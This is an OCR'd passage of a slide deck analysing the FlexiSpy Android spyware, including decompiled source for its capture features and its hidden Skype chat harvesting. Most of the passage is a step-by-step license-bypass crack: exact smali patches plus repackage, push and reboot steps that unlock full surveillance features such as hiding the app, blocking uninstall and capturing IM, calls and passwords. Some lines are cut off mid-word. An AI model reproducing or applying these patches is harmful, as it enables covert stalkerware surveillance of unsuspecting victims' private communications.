        if(v2.getLicenseStatus() != LicenseStatus.NOT_ACTIVATED) {
            goto label_52;
        }
```

```
public static void applyCurrentLicense(AppEngineComponent arg6) {
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # ENTER ...");
    }

    Configuration v0 = AppEngineHelper.getCurrentConfiguration(arg6);
    List v1 = v0.getSupportedFeatures();
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # supported feature:" + v1);
    }

    Map v2 = v0.getSupportedRemoteCmds();
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # supported remote cmds:" + v2);
    }

    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # Update remote control");
    }

    AppEngineHelper.updateRemoteControl(arg6, v1);
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # Update feature components");
    }

    AppEngineHelper.updateFeatures(arg6, v1, v2);
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # EXIT ...");
    }
}
```

- applyCurrentLicense(): It first gets the current configuration, then gets supported feature and remote commands depending on the configuration, then updates remote commands and feature components.

Workflow of Product Activation

- getCurrentConfiguration(): The configuration id can be gotten from license file, if activation is not successful, the configuration is -1.
- updateFeatures(): It updates the features including remote command manager, event capture, spy call, database monitor, etc.

```
public static void updateFeatures(AppEngineComponent arg9, List arg10, Map arg11) {
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "updateFeatures # ENTER ...");
    }

    boolean v2 = arg9.licenseManager.isActivated(arg9.productInfo, arg9.phoneInfo.getDeviceId());
    try {
        FxPreferenceManager v8 = arg9.preferenceManager;
        FxPreference v3 = v8.getPreference(FxPreferenceType.EVENTS_CTRL);
        FxPreference v4 = v8.getPreference(FxPreferenceType.IM_CAPTURE_SETTINGS);
        FxPreference v5 = v8.getPreference(FxPreferenceType.VOIP_CALLRECORDING_CAPTURE_SETTINGS);
        AppEngineHelper.manageRemoteCommandManager(arg9);
        AppEngineHelper.manageEventCenter(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageEventCapture(arg9, arg10, v2, ((PrefEventsCapture)v3), ((PrefIMCaptureSettings)v4), ((PrefVoipCallRecordingCaptureSettings)v5), arg11);
        AppEngineHelper.manageSpyCall(arg9, arg10, v2);
        AppEngineHelper.manageWatchNotification(arg9, arg10, v2);
        AppEngineHelper.manageKeywords(arg9, arg10, v2);
        AppEngineHelper.manageAddressBook(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageBatteryManager(arg9, arg10, v2);
        AppEngineHelper.manageApplicationCapture(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageCalendarCapture(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageAmbientRecorder(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageDatabaseMonitoring(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.managePlayStoreAutoUpdatesApp(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.managePushNotification(arg9);
        AppEngineHelper.manageTemporalAppControl(arg9, arg10, v2);
    }
```

Agenda

- Background
- First Installation of the Spy App
- Startup Script
- Workflow of Product Activation
- How to Bypass License
- Two Spy cases on Skype and WeChat
- Summary
- Reference

How to Bypass License

- Patch the configuration id.
  - The configuration file of FlexiSpy for android is AES(AES/CBC/PKCS5Padding) algorithm. After creates configuration list.

```
loadProductConfiguration # configList: [ID: -1, Features: [], ID: -2, Features: [], ID: -3, Features:
CAPTURE_PASSWORD, SIM_CHANGE_NOTIFICATION, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWE
Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTURE_MMS, CAPTURE_WALLPAPER, CAPTURE_CAMER
CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HIST
HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMAR
CAPTURE_EMAIL, CAPTURE_MMS, CAPTURE_WALLPAPER, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING, CAPTURE_
CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS, CAP
HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMAR
CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_CAMERAIMAGE, CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE_
CAPTURE_APPLICATION, CAPTURE_SETTINGS, CAPTURE_VOIP_CALLLOG, CAPTURE_PASSWORD, HIDE_FROM_APP_MANAGER,
PUSH_NOTIFICATIONS, REMOTE_CAMERA_IMAGE, SEND_DEVICE_SETTINGS], ID: 211, Features: [CAPTURE_CALLLOG,
CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_
CAPTURE_VOIP_CALLLOG, SIM_CHANGE_NOTIFICATION, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DR
PUSH_NOTIFICATIONS], ID: 206, Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTURE_MMS, CAP
CAPTURE_LOCATION, CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL,
CAPTURE_PASSWORD, SIM_CHANGE_NOTIFICATION, SPY_CALL, CALL_INTERCEPT, CALL_WATCH_NOTIFICATION, SMS_KEYW
ADDRESS_BOOK_MANAGEMENT, SPOOF_SMS, SEND_BOOKMARKS, SEND_INSTALLED_APPS, PUSH_NOTIFICATIONS, CAPTURE_
CALL_RECORDING_WATCH_NUMBER, CAPTURE_VOIP_CALL_RECORDING], ID: 201, Features: [CAPTURE_EMAIL, CAPTURE_
CAPTURE_LOCATION, CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL,
HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMAR
CAPTURE_VOIP_CALL_RECORDING], ID: 207, Features: [CAPTURE_EMAIL, CAPTURE_WALLPAPER, CAPTURE_CAMERAIMA
CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HIST
HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS, SEND_INSTALLED_APPS
CAPTURE_VOIP_CALL_RECORDING], ID: 210, Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTUR
CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATI
SIM_CHANGE_NOTIFICATION, SPY_CALL, SMS_KEYWORD, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_
PUSH_NOTIFICATIONS, CAPTURE_CALL_RECORDING, AMBIENT_RECORDING, REMOTE_CAMERA_IMAGE, SEND_DEVICE_SETTI
CAPTURE_SYSTEM, CAPTURE_SETTINGS, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, CAP
Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_MMS, CAPTURE_WALLPAPER, CAPTURE_CAMERAIMAGE, CAPTURE_
CAPTURE_CONTACT, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS
PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS, SEND_INSTALLED_APPS, SEND_RUNNING_APPS, P
```

```
401 .method public static getCurrentConfiguration(Lcom/vvt/appengine/AppEngineComponent;)Lcom/vvt/configurationmanager/Configuration;
402     .locals 4
403     .param p0, "component"    # Lcom/vvt/appengine/AppEngineComponent;
404
405     .prologue
406     .line 115
407     iget-object v2, p0, Lcom/vvt/appengine/AppEngineComponent;->licenseManager:Lcom/vvt/license/LicenseManagerImpl;
408
409     invoke-virtual {v2}, Lcom/vvt/license/LicenseManagerImpl;->getLicenseInfo()Lcom/vvt/license/LicenseInfo;
410
411     move-result-object v1
412
413     .line 116
414     .local v1, "licenseInfo":Lcom/vvt/license/LicenseInfo;
415     invoke-virtual {v1}, Lcom/vvt/license/LicenseInfo;->getConfigurationId()I
416
417     move-result v0
418
419     const/16 v0, 0xce
420
421     .line 118
422     .local v0, "configId":I
423     invoke-virtual {v1}, Lcom/vvt/license/LicenseInfo;->getLicenseStatus()Lcom/vvt/license/LicenseStatus;
```

Patch it, set configurationID as 0xce(210).

```
.line 116
.local v1, "licenseInfo":Lcom/vvt/license/LicenseInfo;
invoke-virtual {v1}, Lcom/vvt/license/LicenseInfo;->getConfigurationId()I

move-result v0

.line 118
```

  - The list includes some pairs of ID and features. Each ID supported different features. Here we choose ID 210, it supports the following features.

```
ID: 210, Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTURE_MMS, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING, CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE_SYSTEM,
CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS, CAPTURE_VOIP_CALLLOG, CAPTURE_PASSWORD,
SIM_CHANGE_NOTIFICATION, SPY_CALL, SMS_KEYWORD, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS,
SEND_INSTALLED_APPS, PUSH_NOTIFICATIONS, CAPTURE_CALL_RECORDING, AMBIENT_RECORDING, REMOTE_CAMERA_IMAGE, SEND_DEVICE_SETTINGS, CALL_RECORDING_WATCH_NUMBER, CAPTURE_VOIP_CALL_RECORDING],
```

How to Bypass License

- Patch the method isActivated in the class com.vvt.license. LicenseManagerImpl, we can patch the function getLicenseStatus and isMd5Valid and have their return value are always true.

```
public boolean isActivated(ProductInfo arg9, String arg10) {
    boolean v2 = true;
    if(LicenseManagerImpl.LOGV) {
        FxLog.v("LicenseManager", "isActivated # ENTER ...");
    }

    boolean v0 = this.mLicenseInfo.getLicenseStatus() == LicenseStatus.ACTIVATED ? true : false;
    boolean v1 = this.isMd5Valid(this.mLicenseInfo, arg9, arg10);
    if(LicenseManagerImpl.LOGV) {
        FxLog.v("LicenseManager", "isActivated # activated? %s, md5valid? %s", new Object[]{Boolean.valueOf(v0), Boolean.valueOf(v1)});
    }

    if(LicenseManagerImpl.LOGV) {
        FxLog.v("LicenseManager", "isActivated # EXIT ...");
    }

    if(!v0 || !v1) {
        v2 = false;
    }

    return v2;
}
```

Patch the return value of function getLicenseStatus() and isMd5Valid() to make both v0 and v1 are true.

```
175 .method public getLicenseStatus()Lcom/vvt/license/LicenseStatus;
176     .locals 3
177
178     .prologue
179     .line 53
180     sget-object v0, Lcom/vvt/license/LicenseStatus;->ACTIVATED:Lcom/vvt/license/LicenseStatus;
181     const-string v1, "LicenseManager"
182     const-string v2, "getLicenseStatus: ACTIVATED(patched)"
183     invoke-static {v1, v2}, Lcom/vvt/logger/FxLog;->d(Ljava/lang/String;Ljava/lang/String;)V
184     return-object v0
185
186     return-object v0
187 .end method
```

Patch it, it makes the return value is always LicenseStatus;->ACTIVATED.

```
.method public getLicenseStatus()Lcom/vvt/license/LicenseStatus;
    .locals 1

    .prologue
    .line 53
    iget-object v0, p0, Lcom/vvt/license/LicenseInfo;->mLicenseStatus:Lcom/vvt/license/LicenseStatus;

    return-object v0
.end method
```

```
928
929     .line 185
930     :cond_6
931     invoke-static {v1, v7}, Ljava/security/MessageDigest;->isEqual([B[B)Z
932
933     move-result v6
934
935     const/4 v6, 0x1
936
937     .line 187
```

Patch it.

```
928
929     .line 185
930     :cond_6
931     invoke-static {v1, v7}, Ljava/security/MessageDigest;->isEqual([B[B)Z
932
933     move-result v6
934
935     .line 187
```

How to Bypass License

- Patch the method updateGui in the class com.phoenix.client.ActivationActivity.
  - The corresponding java code in the method updateGui () is shown below. This code is located in client.

```
4116    .line 582
4117    :cond_3
4118    iget v8, p0, Lcom/phoenix/client/ActivationActivity;->mLicenseStatusValue:I
4119
4120    if-eqz v8, :cond_a
4121
4122    .line 583
4123    const/4 v8, 0x0
4124
4125    iput-boolean v8, p0, Lcom/phoenix/client/ActivationActivity;->mIsActivated:Z
4126
4127    .line 588
4128    :goto_0
4129    iget-boolean v8, p0, Lcom/phoenix/client/ActivationActivity;->mIsActivated:Z
4130
4131    if-eqz v8, :cond_c
4132
```

Patch it.

```
4116    .line 582
4117    :cond_3
4118    iget v8, p0, Lcom/phoenix/client/ActivationActivity;->mLicenseStatusValue:I
4119
4120    if-nez v8, :cond_a
4121
4122    .line 583
4123    const/4 v8, 0x0
4124
4125    iput-boolean v8, p0, Lcom/phoenix/client/ActivationActivity;->mIsActivated:Z
4126
4127    .line 588
4128    :goto_0
4129    iget-boolean v8, p0, Lcom/phoenix/client/ActivationActivity;->mIsActivated:Z
```

```
v1.setFunction(RemoteFunction.GET_LICENSE_STATUS);
this.mLicenseStatusValue = arg14.execute(v1).intValue();
if(ActivationActivity.LOGV) {
    FxLog.v("ActivationActivity", "updateGui # LicenseStatusValue: %s", new Object[]{Integer.valueOf(this.mLicenseStatusValue)});
}

this.mIsActivated = this.mLicenseStatusValue == 0 ? false : true;
if(this.mIsActivated) {
    v1.setFunction(RemoteFunction.DEBUG_GET_ACTUAL_CONFIG_ID);
    this.mConfigId = arg14.execute(v1);
    if(ActivationActivity.LOGV) {
        FxLog.v("ActivationActivity", "updateGui # Get Config Id: %s", new Object[]{this.mConfigId});
    }
}
else {
    this.mConfigId = "Not configured";
    if(ActivationActivity.LOGV) {
        FxLog.v("ActivationActivity", "updateGui # Get Config Id: %s", new Object[]{this.mConfigId});
    }
}
```

Due to bypass license, the value is always 1.

Here modify 0 to 1, if not it will entry this branch to get config Id, it can cause a exception when get config Id from licenseInfo, because the licenseInfo is not stored in local storage by me.

How to Bypass License

- Patch the method activate in the class com.vvt.appengine.exec.ExecActivate.

```
public RmtCtrlActivateOutputStatusMessage activate(RmtCtrlInputActivation arg10, LicenseManager arg11) {
    if(ExecActivate.LOGV) {
        FxLog.v("ExecActivate", "activate # ENTER ...");
    }

    String v0 = arg10.getActivationCode();
    String v3 = arg10.getUrl();
    this.mOutput = new RmtCtrlActivateOutputStatusMessage();
    if(this.isProductAlreadyActivated(arg11)) {
        this.mOutput.setSuccess(false);
        this.mOutput.setMessage("Product is already activated. Your request will not be processed.");
        RmtCtrlActivateOutputStatusMessage v4 = this.mOutput;
        return v4;
    }

    this.mConditionVariable = new ConditionVariable(false);
    ActivationListener v1 = this.getActivationListener();
    try {
        if(ExecActivate.LOGV) {
            FxLog.v("ExecActivate", "activate # Activate product");
        }

        if(v3 == null || v3.trim().length() <= 0) {
            this.mActivationManager.activate(v0, v1);
        }
        else {
            this.mActivationManager.activate(v3, v0, v1);
        }
```

Patch it to make 'if' statement condition is false.


```
180
181     iput-object v4, p0, Lcom/vvt/appengine/exec/ExecActivate;->mOutput:Lcom/vvt/remotecontrol/output/RmtCtrlActivateOutputStatusMessage;
182
183     .line 40
184     invoke-direct {p0, p2}, Lcom/vvt/appengine/exec/ExecActivate;->isProductAlreadyActivated(Lcom/vvt/license/LicenseManager;)Z
185
186     move-result v4
187
188     if-nez v4, :cond_1
189
190     .line 41
```

Patch it.

```
180
181     iput-object v4, p0, Lcom/vvt/appengine/exec/ExecActivate;->mOutput:Lcom/vvt/remotecontrol/output/RmtCtrlActivateOutputStatusMessage;
182
183     .line 40
184     invoke-direct {p0, p2}, Lcom/vvt/appengine/exec/ExecActivate;->isProductAlreadyActivated(Lcom/vvt/license/LicenseManager;)Z
185
186     move-result v4
187
188     if-eqz v4, :cond_1
189
190     .line 41
191     iget-object v4, p0, Lcom/vvt/appengine/exec/ExecActivate;->mOutput:Lcom/vvt/remotecontrol/output/RmtCtrlActivateOutputStatusMessage;
```

How to Bypass License

- Patch smali code in PrefIMCaptureSettings.smali for the class com.vvt.preference.PrefIMCaptureSettings. We patch the methods isXXXXXEnable() to have their return value be true.



How to Bypass License

- Patch the method manageImCapture in the class com.vvt.appengine. AppEngineHelper. We only patch this method to enable IM capture, if you want to enable other spy functionality, you can find the related method in class AppEngineHelper and patch it. This method is used to manage IM capture, here we patch its local variables like isXXXEnabled and isXXXSupported as follows.

How to Bypass License

- Patch the six parts of smali code, one thing to note is that only the 3rd patch is located in client (classes.dex in 5002_-2.25.1_green.APK), other five patches are located in code in server(/data/misc/adn/maind.zip). The following is the steps of repackaging app.
  - Patch the 3rd smali code in classes.dex in APK file 5002_-2.25.1_green.APK, repackage the APK with apktool, then sign and reinstall it.
  - Patch the other five smali codes in classes.dex in jar file maind.zip, compress it and push it into the folder /data/misc/adn/ on the device.
  - Reboot the device.
- After patching the six parts of smali codes, we can bypass the license. For now, the patched spy app has an ability of spying IM.

Agenda

- Background
- First Installation of the Spy App
- Startup Script
- Workflow of Product Activation
- How to Bypass License
- Two Spy cases on Skype and WeChat
- Summary
- Reference

Two Spy cases on Skype and WeChat

- Spy on Skype for android
- Spy on WeChat for android

Spy on Skype for android

- FlexiSpy uses FileObse
  Skype. Generally, in IM

```
SkypeObserverCenter.lastOwnerId = v1;
SkypeObserverCenter.this.mFxFileObserverWorker = new
SkypeObserverCenter.this.mFxFileObserverWorker.startW
```

- Once a change is dete
  main.db is not encryp
  executing SQL query.
- SQL query of getting t
  - ***SELECT DISTINCT m.id, con***
    participant_count, particip
    FROM Chats GROUP BY (c
    70, 201, 202, 253, 254, 25

```
public static ArrayList captureNewEvents(SQLiteDatabase arg15, long arg16, String arg18, long arg19, String arg21, ImParameters arg22, SQLiteDatabase arg23, boolean arg24, SQLiteDatabase arg25, String arg2
    if(SkypeCapturingHelper.LOGV) {
        FxLog.v("SkypeCapturingHelper", "captureNewEvents # ENTER... refId: " + arg16);
    }

    ArrayList v13 = new ArrayList();
    Cursor v3 = null;
    try {
        String v12 = SkypeCapturingHelper.getQueryStatement();
        if(SkypeCapturingHelper.LOGV) {
            FxLog.v("SkypeCapturingHelper", "captureNewEvents # query: " + v12);
        }

        v3 = arg15.rawQuery(v12, new String[]{arg16 + "", arg19 + ""});
        if(v3 != null) {
            v13 = SkypeCapturingHelper.keepConversation(arg15, v3, arg18, arg21, arg22, arg23, arg24, arg25, arg26);
        }
        else if(SkypeCapturingHelper.LOGD) {
            FxLog.d("SkypeCapturingHelper", "captureNewEvents # cursor is null");
        }
    }
    catch(Throwable v2) {
    label_79:
        if(v3 != null) {
            v3.close();
        }

        throw v2;
    }
    catch(Exception v11) {
        try {
            if(SkypeCapturingHelper.LOGE) {
                FxLog.e("SkypeCapturingHelper", "captureNewEvents err ", ((Throwable)v11));
            }
        }
        catch(Throwable v2) {
            goto label_79;
        }

        if(v3 == null) {
            goto label_58;
        }

        goto label_57;
    }

    if(v3 != null) {
    label_57:
        v3.close();
    }

label_58:
    if(SkypeCapturingHelper.LOGV) {
        FxLog.v("SkypeCapturingHelper", "captureNewEvents # EXIT...");
    }

    return v13;
}
```


captureNewEvents # ENTER... refId: 1592


query: SELECT DISTINCT m.id, convo_id, chatmsg_status, chatmsg_type, m.type, body_xml,
m.timestamp, author, from_dispname, participant_count, participants,
displayname FROM Messages m LEFT JOIN Conversations conv ON m.convo_id =
conv.id LEFT JOIN (SELECT * FROM Chats GROUP BY (conv_dbid)) as c ON m.convo_id =
c.conv_dbid WHERE m.id > ? AND m.id <= ? AND (m.type IN (61, 63, 68, 70, 201, 202, 253, 254, 255))ORDER BY m.id DESC

1592 1651

Spy on Skype for android

- Copy the database file main.db in the folder /data/data/com.skype.raider/files/kevinlu0306/ to local disk and open it using SQLite Expert Personal tool. And execute the above SQL query, the result of query is the record that includes a tested chat message sent by me. The record includes chat message content, timestamp, chat message type, message sender, message participants, etc. In this test case, the chat message sent is “Test hahahha”.





Spy on Skype for android

- The method keepConversation()

```
private static ArrayList keepConversation(SQLiteDatabase arg53, Cursor arg54, String arg55, String arg56, ImParameters arg57, SQLiteDatabase arg58, boolean arg59, SQLiteDatabase arg60, String arg61) {
    ReqResult v43;
    Direction v33;
    if(SkypeCapturingHelper.LOGV) {
        FxLog.v("SkypeCapturingHelper", "keepConversation # ENTER...");
    }

    ArrayList v47 = new ArrayList();
    int v49 = 0;
    SimpleDateFormat v31 = new SimpleDateFormat("dd/MM/yy HH:mm:ss");
    if(arg54.moveToLast()) {
        if(!SkypeCapturingHelper.LOGV) {
            goto label_38;
        }

        FxLog.v("SkypeCapturingHelper", "keepConversation # ENTER While loop...");
        do {
        label_38:
            OwnerInfo v36 = SkypeCapturingHelper.getOwnerInfo(arg53, arg55, arg56);
            SkypeMessageData v7 = new SkypeMessageData();
            SenderInfo v45 = new SenderInfo();
            ConversationInfo v29 = new ConversationInfo();
            int v13 = arg54.getInt(arg54.getColumnIndex("id"));
            String v8 = arg54.getString(arg54.getColumnIndex("body_xml"));
            if(SkypeCapturingHelper.LOGV) {
                FxLog.v("SkypeCapturingHelper", "keepConversation # text (BODY_XML) : " + v8);
            }

            String v28 = arg54.getString(arg54.getColumnIndex("convo_id"));
            String v30 = arg54.getString(arg54.getColumnIndex("displayname"));
            int v26 = !arg54.isNull(arg54.getColumnIndex("chatmsg_type")) ? arg54.getInt(arg54.getColumnIndex("chatmsg_type")) : 0;
            if(v26 != 2 && v26 != 6 && v26 != 5) {
                String v44 = arg54.getString(arg54.getColumnIndex("author"));
                String v46 = arg54.getString(arg54.getColumnIndex("from_dispname"));
                int v52 = arg54.getInt(arg54.getColumnIndex("type"));
                long v14 = arg54.getLong(arg54.getColumnIndex("timestamp"));
                long v50 = v14 * 1000;
                String v32 = v31.format(new Date(v50));
                String v39 = arg54.getString(arg54.getColumnIndex("participants"));
                if(SkypeCapturingHelper.LOGV) {
                    FxLog.v("SkypeCapturingHelper", "keepConversation # chatMsgType: " + v26 + " type: " + v52 + " text: " + v8);
                }
```

v8="Test hahahha", it's the chat message tested.

- The log file related to chat message is shown below.

```
V/SkypeCapturingHelper( 1308): (tid:78|SkypeCaptureThread) keepConversation # text (BODY_XML) : Test hahahha

V/SkypeCapturingHelper( 1308): (tid:78|SkypeCaptureThread) keepConversation # chatMsgType: 3 type: 61 text: Test hahahha
```

Spy on Skype for android

- The spyware could create a directory .skp_store in path /data/misc/adn/, it includes two sub-directories owner_profiles and user_profiles. The directory owner_profiles stores the profile files(image file format) of owner, and the directory user_profiles stores the profile files(image file format) of user(contacts).

```
root@hammerhead:/data/misc/adn/.skp_store/owner_profiles # ls -ls
total 808
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938817
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938845
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938862
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938899
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938923
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938961
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977938978
-rw------- root     root         3050 2017-05-16 23:38 owner_1494977939019
```

```
root@hammerhead:/data/misc/adn/.skp_store/user_profiles # ls -ls
total 708
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939772
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939788
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939823
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939844
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939883
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939927
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939952
-rw------- root     root         1622 2017-05-16 23:38 user_profile_1494977939988
-rw------- root     root         1622 2017-05-16 23:39 user_profile_1494977940020
```

- The log of saving owner profiles and user profiles is shown below.

